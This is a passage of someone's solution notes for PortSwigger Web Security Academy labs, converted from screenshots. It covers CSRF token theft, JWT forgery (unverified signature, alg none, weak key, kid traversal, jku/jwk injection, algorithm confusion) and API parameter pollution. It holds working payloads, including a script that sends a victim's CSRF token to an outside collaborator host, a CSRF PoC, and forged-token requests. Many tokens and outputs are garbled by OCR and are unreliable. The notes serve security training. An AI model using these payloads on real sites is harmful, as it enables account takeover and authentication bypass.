location=' https://0ae000d804684221841b9a9c0061003f.web-security-academy.net/my-account?email='></form><form class="login-form" name="evil-form" action="https://ebtohqccw3c5lyfulvk4u9sm9df432rr.oastify.com/token" method="GET"><button class="button" type="submit">Click Me</button>
</script>
```

then deliver the exploit and get the CSRF Token from burp collabrotorer then

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0ae000d804684221841b9a9c0061003f.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="hacker@evil-user.net" />
```

```

<input type="hidden" name="csrf" value="fWIW2FvDcvAzKSSWiLvJKQc7axSxCtmc" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('/', '/', '/');
document.forms[0].submit();
</script>
</body>
</html>

```

The screenshot shows a web browser window with several tabs open. The main content area displays a form with the following POST payload:

```

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

<input type="hidden" name="csrf" value="fWIW2FvDcvAzKSSWiLvJKQc7axSxCtmc" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('/', '/', '/');
document.forms[0].submit();
</script>

```

Below the form, there are buttons for "Store", "View exploit", "Deliver exploit to victim", and "Access log".

## ▼ JWT attacks

### ▼ <https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-unverified-signature>

The screenshot shows a terminal window running the `jwt_tool` command. The output shows a complex JWT token and the following menu options:

```

Original JWT:
=====
This option allows you to tamper with the header, contents and signature of a JWT.
=====
Token header values:
[1] id = "7570808c-4099-40e7-8046-707369de70f"
[2] alg = "HS256"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[5] Continue to next step
Please select a field number:
(or 0 to Continue)
> 0
Token payload values:
[1] iss = "portswigger"
[2] exp = 1743011339 => TIMESTAMP = 2025-04-02 12:28:59 (UTC)
[3] sub = "portswiger"

```

```

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] iss = "portswigger"
[2] exp = 1743611399 => TIMESTAMP = 2025-04-02 12:28:59 (UTC)
[3] sub = "wiener"
[4] jti = "JWTTk_1234567890"
[5] +DELETE A VALUE+
[6] +UPDATE timestamps+
[7] Continue to next step

Please select a field number:
(or 0 to Continue)
> 3

Current value of sub: wiener
Please enter new value and hit ENTER
> administrator
[1] iss = "portswigger"
[2] exp = 1743611399 => TIMESTAMP = 2025-04-02 12:28:59 (UTC)
[3] sub = "administrator"
[4] jti = "JWTTk_1234567890"
[5] +ADD A VALUE+
[6] +DELETE A VALUE+
[7] +UPDATE timestamps+
[8] Continue to next step

Please select a field number:
(or 0 to Continue)
> 5

Signature unchanged - no signing method specified (-S or -X)
jwttool_46fb3ccb07faade2cfebedaa2fabe - Tampered Token:
[+] eyJraWQ1OjJzNzhhYy0MDk5LTwqZTc0AOmI03MzchJlZW03GyILCJhbGciOiD1zUzI1N1J9.eyJpc3MiOiJwb3J0c3dpZ2d1cIsImV4cCI6MTc0MzYxNjMSNiwi3V1IjoiYWRtaW5pc3RyXKrcvI1J9.mQpk02ch79hfH51czkupptiKzErYb7oEH7CLnuktxxBzAmhpI0GvCb1eJytnodEqBbkgY6ff0_VtEh10PjZc6zgk6JEadFzKzbhM_YLG_knsK3pVwQahbmknyxena2k8m7v9N15shb012Pbjt2R8e6kzPvh1_fQu6w6d1Qw_pQ59w_VeB0_10AmTrnVfPL5-ap031z05dmn1QkQpA62cCcBlUe12f2zB8Bhd088bgPm4p7zDg5w-MldN8f11ACKPi1d6zpc_z_P75J9Rxg-wlnPR41s0hmpu2kxHoxVs4J52bfoymg
[kali㉿kali]:~/Documents/jwt_tool

```

then put this JWT in cookie's values

JWT authentication bypass via unverified signature LAB Solved

Congratulations, you solved the lab!

**Users**

Session Storage

Value: **[0V54J52bfoymg]** 0af200a0... /

session="eyJraWQiOjUzD0hryy0oMDk5LTQwZ...PVR4isGHmpu2khsHlxOV54JSzBbfoymg"

Created: Wed, 02 Apr 2025 16:17:46 GMT

Expires: Max-Age:3600

Domain: 0af200a03ea8582e6745700fa08e.web-security-academy.net\*

Expires: Max-Age:3600

HostOnly:true

HttpOnly:true

LastAccessed:Wed, 02 Apr 2025 16:17:46 GMT\*

Path:"/">

SameSite:"None"

Secure:true

Size:511

sessionArray

▼ <https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-flawed-signature-verification>

```

(This will only be valid on unpatched implementations of JWToken)
[+] eyJraWQ1OjJzNzhhYy0MDk5LTwqZTc0AOmI03MzchJlZW03GyILCJhbGciOiD1zUzI1N1J9.NzcxWEi1CJhbGciOiJ0b25In0.eyJpc3MiOiJwb3J0c3dpZ2d1cIsImV4cCI6MTc0MzYxNjMSNiwi3V1IjoiZd2lbbmViIn0.yIn0.oSKp2V4Yx-d4z1mpxLaxThbu7_x1ee8ZK1c2-G1pfJmRf-Vmczo7rsAvsS75xkRfRhpBb0VyyKjYcEc1_LwXmJyBaRyQ17LnrohQk1Wp7d7y7MAVFM19pJUG01rLb13W1Qc7ArLbwK1_jdG30qbSYvR8uYg57xPm0-Nk1m7vXTvW_AmYCRtA1_A_zh9_XxtkBc3InVwx81LvpNPKuPqGtWmddbcBzQ_ZfNT9ycjBg93sJ9L39p_ardeft3s0MsK2uIn0d82k10d8y51NPSEN4bv68JyHBBuA9h7E4bFDRpDz691JgW
[+] eyJraWQ1OjJzNzhhYy0MDk5LTwqZTc0AOmI03MzchJlZW03GyILCJhbGciOiJ0b25In0.eyJpc3MiOiJwb3J0c3dpZ2d1cIsImV4cCI6MTc0MzYxNjMSNiwi3V1IjoiZd2lbbmViIn0.

(kali㉿kali):~/Documents/jwt_tool
[+] python3 jwt_tool.py eyJraWQ1OjJzNzhhYy0MDk5LTwqZTc0AOmI03MzchJlZW03GyILCJhbGciOiJ0b25In0.eyJpc3MiOiJwb3J0c3dpZ2d1cIsImV4cCI6MTc0MzYxNjMSNiwi3V1IjoiYWRtaW5pc3RyXKrcvI1J9.
jwttool_82bd15c2c32cc80079dc83ef75e218 - EXPLOIT: "alg": "none" - this is an exploit targeting the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWToken)
[+] eyJraWQ1OjJzNzhhYy0MDk5LTwqZTc0AOmI03MzchJlZW03GyILCJhbGciOiJ0b25In0.eyJpc3MiOiJwb3J0c3dpZ2d1cIsImV4cCI6MTc0MzYxNjMSNiwi3V1IjoiYWRtaW5pc3RyXKrcvI1J9.
jwttool_82bd15c2c32cc80079dc83ef75e218 - EXPLOIT: "alg": "none" - this is an exploit targeting the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWToken)
[+] eyJraWQ1OjJzNzhhYy0MDk5LTwqZTc0AOmI03MzchJlZW03GyILCJhbGciOiJ0b25In0.eyJpc3MiOiJwb3J0c3dpZ2d1cIsImV4cCI6MTc0MzYxNjMSNiwi3V1IjoiYWRtaW5pc3RyXKrcvI1J9.
jwttool_82bd15c2c32cc80079dc83ef75e218 - EXPLOIT: "alg": "none" - this is an exploit targeting the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWToken)
[+] eyJraWQ1OjJzNzhhYy0MDk5LTwqZTc0AOmI03MzchJlZW03GyILCJhbGciOiJ0b25In0.eyJpc3MiOiJwb3J0c3dpZ2d1cIsImV4cCI6MTc0MzYxNjMSNiwi3V1IjoiYWRtaW5pc3RyXKrcvI1J9.
jwttool_82bd15c2c32cc80079dc83ef75e218 - EXPLOIT: "alg": "none" - this is an exploit targeting the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWToken)
[+] eyJraWQ1OjJzNzhhYy0MDk5LTwqZTc0AOmI03MzchJlZW03GyILCJhbGciOiJ0b25In0.eyJpc3MiOiJwb3J0c3dpZ2d1cIsImV4cCI6MTc0MzYxNjMSNiwi3V1IjoiYWRtaW5pc3RyXKrcvI1J9.
jwttool_82bd15c2c32cc80079dc83ef75e218 - EXPLOIT: "alg": "none" - this is an exploit targeting the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWToken)
[+] eyJraWQ1OjJzNzhhYy0MDk5LTwqZTc0AOmI03MzchJlZW03GyILCJhbGciOiJ0b25In0.eyJpc3MiOiJwb3J0c3dpZ2d1cIsImV4cCI6MTc0MzYxNjMSNiwi3V1IjoiYWRtaW5pc3RyXKrcvI1J9.

(kali㉿kali):~/Documents/jwt_tool

```

change the value

: eyJraWQiOjJzNzhhYy0MDk5LTwqZTc0AOmI03MzchJlZW03GyILCJhbGciOiJ0b25In0.eyJpc3MiOiJwb3J0c3dpZ2d1cIsImV4cCI6MTc0MzYxNjMSNiwi3V1IjoiYWRtaW5pc3RyXKrcvI1J9

Congratulations, you solved the lab!

User deleted successfully!

**Users**

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Data
session	VSpic3RyXRVcU9	0a8e0790... .web-security-academy.net	/	168	true	false	session=eyJraWQiOiJ3ZWQyOD...;ts=VSpic3RyXRVcU9;session=0a8e0790...;path=/;max-age=168;secure;httponly

▼ <https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-weak-signing-key>

```
JWT common timestamps:
  iat = issuedAt
  exp = expires
  nbf = notBefore
  -----
[+] (kali㉿kali) [-] /Documents/jwt_tool
[+] $ python3 jwt_tool.py eyJraWQiOiJ3ZWQyOD...;ts=VSpic3RyXRVcU9;session=0a8e0790...;path=/;max-age=168;secure;httponly
usage: jwt_tool.py [-h] [-T URL] [-F FILE] [-C COOKIES] [-H HEADERS] [-P POSTDATA] [-Cv CANARYVALUE] [-np] [-nr] [-N NODE] [-x EXPLOIT]
                  [-ju JWSURL] [-S SIGN] [-pr PRIVATEY] [-T] [-I] [-hc HEADERCLAIM] [-pc PAYLOADCLAIM] [-hv HEADERVALUE] [-pv PAYLOADVALUE] [-C] [-d DICT] [-p PASSWORD]
                  [-kf KEYFILE] [-V] [-pk PUBLICY] [-jw JWSFILE] [-Q QUERY] [-v]
[+] jwt_tool.py: error: unrecognized arguments: -p secret1
[+] (kali㉿kali) [-] /Documents/jwt_tool
[+] $ python3 jwt_tool.py eyJraWQiOiJ3ZWQyOD...;ts=VSpic3RyXRVcU9;session=0a8e0790...;path=/;max-age=168;secure
  
```

```
[+] (kali㉿kali) [-] /Documents/jwt_tool
[+] $ jwt_tool.py eyJraWQiOiJ3ZWQyOD...;ts=VSpic3RyXRVcU9;session=0a8e0790...;path=/;max-age=168;secure -t -r
  
```

Original JWT:

-----  
This option allows us to tamper with the header, contents and signature of the JWT.  
-----

Token header values:  
 [1] iat = 1743704303  
 [2] nbf = 1743704303  
 [3] \*ADD A VALUE\*  
 [4] \*DELETE A VALUE\*  
 [0] Continue to next step

Please select a field number:  
 (or 0 to Continue)  
 > 0

Token payload values:  
 [1] iss = "portswigger"  
 [2] exp = 1743704303 => TIMESTAMP = 2025-04-03 14:18:23 (UTC)  
 [3] nbf = 1743704303  
 [4] \*ADD A VALUE\*  
 [0] Continue to next step

```

Original JWT:
-----[REDACTED]-----
WebSecurity - JWT authentication bypass via weak signing key

Token header values:
[1] kid = "599f703d-1022-4442-b5b0-e935e31561c8"
[2] alg = "HS256"
[3] ADD A VALUE
[4] REMOVE A VALUE
[5] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] iss = "portswigger" => TIMESTAMP = 2025-04-03 14:18:23 (UTC)
[2] exp = "2025-04-03 14:18:23" => TIMESTAMP = 2025-04-03 14:18:23 (UTC)
[3] sub = "administrator"
[4] ADD A VALUE
[5] REMOVE A VALUE
[6] UPDATE TIMESTAMP
[7] Continue to next step

Please select a field number:
(or 0 to Continue)
> 3
Current value of sub is: administrator
Please enter new value and hit ENTER
> administrator

[1] iss = "portswigger" => TIMESTAMP = 2025-04-03 14:18:23 (UTC)
[2] exp = "2025-04-03 14:18:23" => TIMESTAMP = 2025-04-03 14:18:23 (UTC)
[3] sub = "administrator"
[4] ADD A VALUE
[5] REMOVE A VALUE
[6] UPDATE TIMESTAMP
[7] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0
action=0,0&token=0x200d504a0416801ca3d4004010039.web-security-academy.net - Tempered token - HMAC Signing:
[+] eyJhbGciOiIwMjAxMzE1NjQyNTk4MjIwMSIsInRpdG8iOiJsb2dpbiIsInVkaWwuYmVzIjoiMjMwZWp3b38yXKvcl29.eHgj-epS8mz_3s416dqyPDpd02aL3MwP2Qfrjpjik
...(tail@tail) [~/Documents/jwt_tool]

```

in last past this hash in to cookie's values

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Session
session	al1MwP2Qfrjpjik 0x2b0d50... /	session		212	true	✓	✓

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener | Delete

session

al1MwP2Qfrjpjik|0x2b0d50... /

Created: Thu, 03 Apr 2025 17:18:10 GMT  
Domain: "0x2b0d504a0416801ca3d4004010039.web-security-academy.net"  
Expires / Max-Age: "Session"  
HostOnly: true  
HttpOnly: true  
Last Accessed: Thu, 03 Apr 2025 17:27:24 GMT  
Path: "/"  
SameSite: "None"  
Secure: true  
Size: 212

Parse Value

sessionArray

### ▼ <https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-jwk-header-injection>

```

Original JWT:
-----[REDACTED]-----
WebSecurity - JWT authentication bypass via jwk header injection

Token header values:
[1] kid = "599f703d-1022-4442-b5b0-e935e31561c8"
[2] alg = "HS256"
[3] ADD A VALUE
[4] REMOVE A VALUE
[5] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] iss = "portswigger" => TIMESTAMP = 2025-04-03 14:18:23 (UTC)
[2] exp = "2025-04-03 14:18:23" => TIMESTAMP = 2025-04-03 14:18:23 (UTC)
[3] sub = "administrator"
[4] ADD A VALUE
[5] REMOVE A VALUE
[6] UPDATE TIMESTAMP
[7] Continue to next step

Please select a field number:
(or 0 to Continue)
> 3
Current value of sub is: administrator
Please enter new value and hit ENTER
> portswigger

[1] iss = "portswigger" => TIMESTAMP = 2025-04-03 14:18:23 (UTC)
[2] exp = "2025-04-03 14:18:23" => TIMESTAMP = 2025-04-03 14:18:23 (UTC)
[3] sub = "portswigger"
[4] ADD A VALUE
[5] REMOVE A VALUE
[6] UPDATE TIMESTAMP
[7] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0
action=0,0&token=0x200d504a0416801ca3d4004010039.web-security-academy.net - Tempered token - HMAC Signing:
[+] eyJhbGciOiIwMjAxMzE1NjQyNTk4MjIwMSIsInRpdG8iOiJsb2dpbiIsInVkaWwuYmVzIjoiMjMwZWp3b38yXKvcl29.eHgj-epS8mz_3s416dqyPDpd02aL3MwP2Qfrjpjik
...(tail@tail) [~/Documents/jwt_tool]

```

▼ <https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-jku-header-injection>

URL: <https://exploit-0a8e0028046fb75580819330016900ee.exploit-server.net/exploit/jwks.json>

Congratulations, you solved the lab!

User deleted successfully!

**Users**

werner - Delete

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Data
session	C04crBtpa7PhPw	0x73003004...	/	599	true		<b>session</b> : "eyJhbGciOijsR0Ig...mvsC04rBtpa7PhPw" Created: Fri, 04 Apr 2025 04:22:08 GMT Domain: "0x73003004:167080...-curity-academy.net" Expires / Max-Age: "Session" HostOnly: true HttpOnly: true Last Accessed: "Fri, 04 Apr 2025 04:45:08 GMT" Path: "/" SameSite: "None" Secure: true Size: 599 <b>parsed_value</b> <b>session_array</b>

▼ <https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-kid-header-path-traversal>

This is the beta of the new jwt.io! Share feedback on new UI/UX ↗

**JWT Debugger**

Paste a JWT below that you'd like to decode, validate, and verify.

**Encoded Value**

JSON WEB TOKEN (JWT)

Valid JWT

Invalid Signature

eyJraWQwL0I1TUl8RulJRUl8RulJRUl19kZXVvhvNvbT5tMzEs7vT61khTMjU2InR...eyJpoc3Ml01Jwb330c3dpZzd1cLisImV4cTIGMtcm0Mzc0NTk2Mcwlc3VIIjoiYWRtaW5pc3RyXVRvc1J9.F6h0qKJ3SCUMToMaxr5VgA7kql3vDxVS\_-vW3zclA

**Decoded Header**

JSON CLAIMS TABLE

```
{
  "kid": ".../dev/null",
  "alg": "HS256"
}
```

**Decoded Payload**

JSON CLAIMS TABLE

```
{
  "iss": "portswigger",
  "exp": "1743745968",
  "sub": "administrator"
}
```

**JWT SIGNATURE VERIFICATION (OPTIONAL)**

Enter the secret used to sign the JWT below:

SECRET

Burp Suite Professional (2024.1.1) - Temporary Project - Licensed to 3270w0ld

Keys Config

ID: fce12ae-9bb9-44a0-8805-fb026737b29d

Type: OCT 8

Public Key:

Private Key:

Signing:

Verification:

Encryption:

Decryption:

New Symmetric Key

New RSA Key

New EC Key

New OKP

New Password

Symmetric Key

-Secret: Random secret

Key Size: 8

ID: fce12ae-9bb9-44a0-8805-fb026737b29d

Generate

Key:

```
{
  "kty": "oct",
  "kid": "fce12ae-9bb9-44a0-8805-fb026737b29d",
  "k": "AA=="
}
```

OK Cancel Import JWK Set

The screenshot shows the Burp Suite interface with two tabs: 'Request' and 'Response'.

**Request:**

```

Pretty Raw Hex JSON Web Token JSON Web Tokens
1 GET /my-account?id=admin HTTP/2
2 Host: https://0x7d008f040349e0805d676200eb0041.web-security-academy.net
3 Cookies: session=eyJraWQiOiJuLi8uLi8uLi8uLi8uLi9kZXVybvbnsbCisImFsZyI6IkhtMjU2In0eyJpc3MiO
4 iJw310c3dpZ2xlcl1sImV4c1GtH0Mzc0NTk2MCwic3ViIjoiYWRtaW5pc3RyXKvci39.F
5 F6hQqk3J3SCUMT0laXr5gA7kq13vXv5...;vW3zcIA
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
7 Firefox/128.0
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
9 Accept-Language: en-US,en;q=0.5
10 Accept-Encoding: gzip, deflate, br
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: 0, i
16 tte: trailers
17

```

**Response:**

```

Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /login
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6

```

**Java Script (JS) Editor:**

```

JWT: 1eyJraWQiOiJuLi8uLi8uLi8uLi9kZXVybvbnsbCisImFsZyI6IkhtMjU2In0...
Session cookie: eyJraWQiOiJuLi8uLi8uLi9kZXVybvbnsbCisImFsZyI6IkhtMjU2In0...
eyJpc3MiOiJw330c3dpZ2xlcl1sImV4c1GtH0Mzc0NTk2MCwic3ViIjoiYWRtaW5pc3RyXKvci39.F
F6hQqk3J3SCUMT0laXr5gA7kq13vXv5...;vW3zcIA

```

**Header:**

```

{
  "kid": "/.../.well-known/jwks.json",
  "alg": "HS256"
}

```

**Payload:**

```

{
  "iss": "portswigger",
  "exp": 1743745960,
  "sub": "administrator"
}

```

**Signature:**

```

4d 5e A3 42 A2 89 25 20 8d 5d C4 E8 3
5b 60 LE A4 B5 DE F0 F1 55 2F FE BD 6f

```

copy the session cookie :

eyJraWQiOiJuLi8uLi8uLi8uLi9kZXVybvbnsbCisImFsZyI6IkhtMjU2In0eyJpc3MiOjwb3J0c3dpZ2dlcilsImV4c1I6MTc0Mzc0NTk2MCwic3ViIjoiYWRtaW5pc3RyXKvci39.F

past it

WebSecurity Academy - JWT authentication bypass via kid header path traversal


Congratulations, you solved the lab!

Users

wiener - Delete


Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	Data
session	eyJraWQiOiJuLi8uLi8uLi9kZXVybvbnsbCisImFsZyI6IkhtMjU2In0...;vW3zcIA	https://0x7d008f040349e0805d676200eb0041.web-security-academy.net	/	195	true			

▼ <https://portswigger.net/web-security/jwt/algorithm-confusion/lab-jwt-authentication-bypass-via-algorithm-confusion>




make new symmetric key

copy this key and past it here



click PEM and copy they public key and click ok!



past this public key and encode it into base64 then copy it  
make a new RSA key  
past it in k's value k=key then click ok

ID	Type	PublicKey	PrivateKey	Signing	Verification	Encryption	Description
54876161-670-471e-b7b0-438584c26eb	RSA 2048	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
4a975c9-bea3-485a-8315-032fc3b98724	OCT 3508	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

change alg and sub then click sign and ok

Header	Payload
<pre>{   "kid": "54816816-c670-471e-b7b0-438584626eb",   "alg": "HS256" }</pre>	<pre>{   "iss": "portswigger",   "exp": 1743754572,   "sub": "administrator" }</pre>

copy the cookie and past it in value

Burp Suite Professional v2024.1.1 - Temporary Project - licensed to h311ow0rld

Target: https://0x88001004c151c881f317ea003f0043.web-security-academy.net

**Request**

```

1 GET / HTTP/2
2 Host: 0x88001004c151c881f317ea003f0043.web-security-academy.net
3 Cookie: session=eyJraWQiOiI1NDgxNjgxNiIiNjcwLTQ3MWUtYjdiMC00Mzg1ODQ2MjZLY2iLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dciIsImV4cCI6MTc0MzcINDU3Miwiid3VijoiYRtaW5pc3RyXFcviJ9.mggdXedp99K2j_W-yn0g0tXh3L_xbEjwDNW9grcBQ
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14 Te: trailers
15
16

```

**Response**

Stream failed to close correctly

Event log (21) All issues (743)

Memory: 533.2MB

▼ <https://portswigger.net/web-security/jwt/algorithm-confusion/lab-jwt-authentication-bypass-via-algorithm-confusion-with-no-exposed-key>.

## ▼ API Testing

▼ <https://portswigger.net/web-security/api-testing/lab-exploiting-api-endpoint-using-documentation>

Burp Suite Professional v2024.1.1 - Temporary Project - licensed to h311ow0rld

Target: https://0x88001004c151c881f317ea003f0043.web-security-academy.net

**Request**

```

1 PATCH /api/user/wiener HTTP/2
2 Host: 0x88001004c151c881f317ea003f0043.web-security-academy.net
3 Cookie: session=0FBf64a3yh5tczEp0vAEHxa09LT
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0x88001004c151c881f317ea003f0043.web-security-academy.net/my-account
9 Content-Type: text/plain;charset=UTF-8
10 Content-Length: 14
11 Origin: https://0x88001004c151c881f317ea003f0043.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 {
    "username": "wiener",
    "email": "hello@hello.com"
}

```

**Response**

```

1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 47
6
7 {
    "username": "wiener",
    "email": "hello@hello.com"
}

```

0 highlights

Event log (1) All issues (179)

Memory: 213.7MB

```

Request
Pretty Raw Hex
1 DELETE /api/user/carlos HTTP/2
2 Host: 0ae0080438b71b80da765b00400051.web-security-academy.net
3 Cookie: session=vvt$nd!InWP#00LEXz8Krsu2VuduC
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ae0080438b71b80da765b00400051.web-security-academy.net/my-account
9 Content-Type: text/plain;charset=UTF-8
10 Content-Length: 0
11 Origin: https://0ae0080438b71b80da765b00400051.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 25
6
7 {
8     "status": "User deleted"
9 }


```

▼ <https://portswigger.net/web-security/api-testing/server-side-parameter-pollution/lab-exploiting-server-side-parameter-pollution-in-query-string>

```

Request
Pretty Raw Hex
1 POST /forgot-password HTTP/2
2 Host: 0ae0080438b71b80da765b00400051.web-security-academy.net
3 Cookie: session=vvt$nd!InWP#00LEXz8Krsu2VuduC
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ae0080438b71b80da765b00400051.web-security-academy.net/forgot-password
9 Content-Type: x-www-form-urlencoded
10 Content-Length: 75
11 Origin: https://0ae0080438b71b80da765b00400051.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 csrf=zGjcdhRgv58wudsF6UaMujlbynjZo2&username=administrator%26field=123%23

Response
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 58
6
7 {
8     "type": "ClientError",
9     "code": 400,
10    "error": "Invalid field."
11 }


```

```

Request
Pretty Raw Hex
1 POST /forgot-password HTTP/2
2 Host: 0ae0080438b71b80da765b00400051.web-security-academy.net
3 Cookie: session=vvt$nd!InWP#00LEXz8Krsu2VuduC
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
